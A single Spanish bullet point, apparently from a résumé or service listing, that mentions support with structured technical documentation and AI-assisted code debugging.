- Apoyo en documentación técnica estructurada y depuración de código mediante Inteligencia Artificial.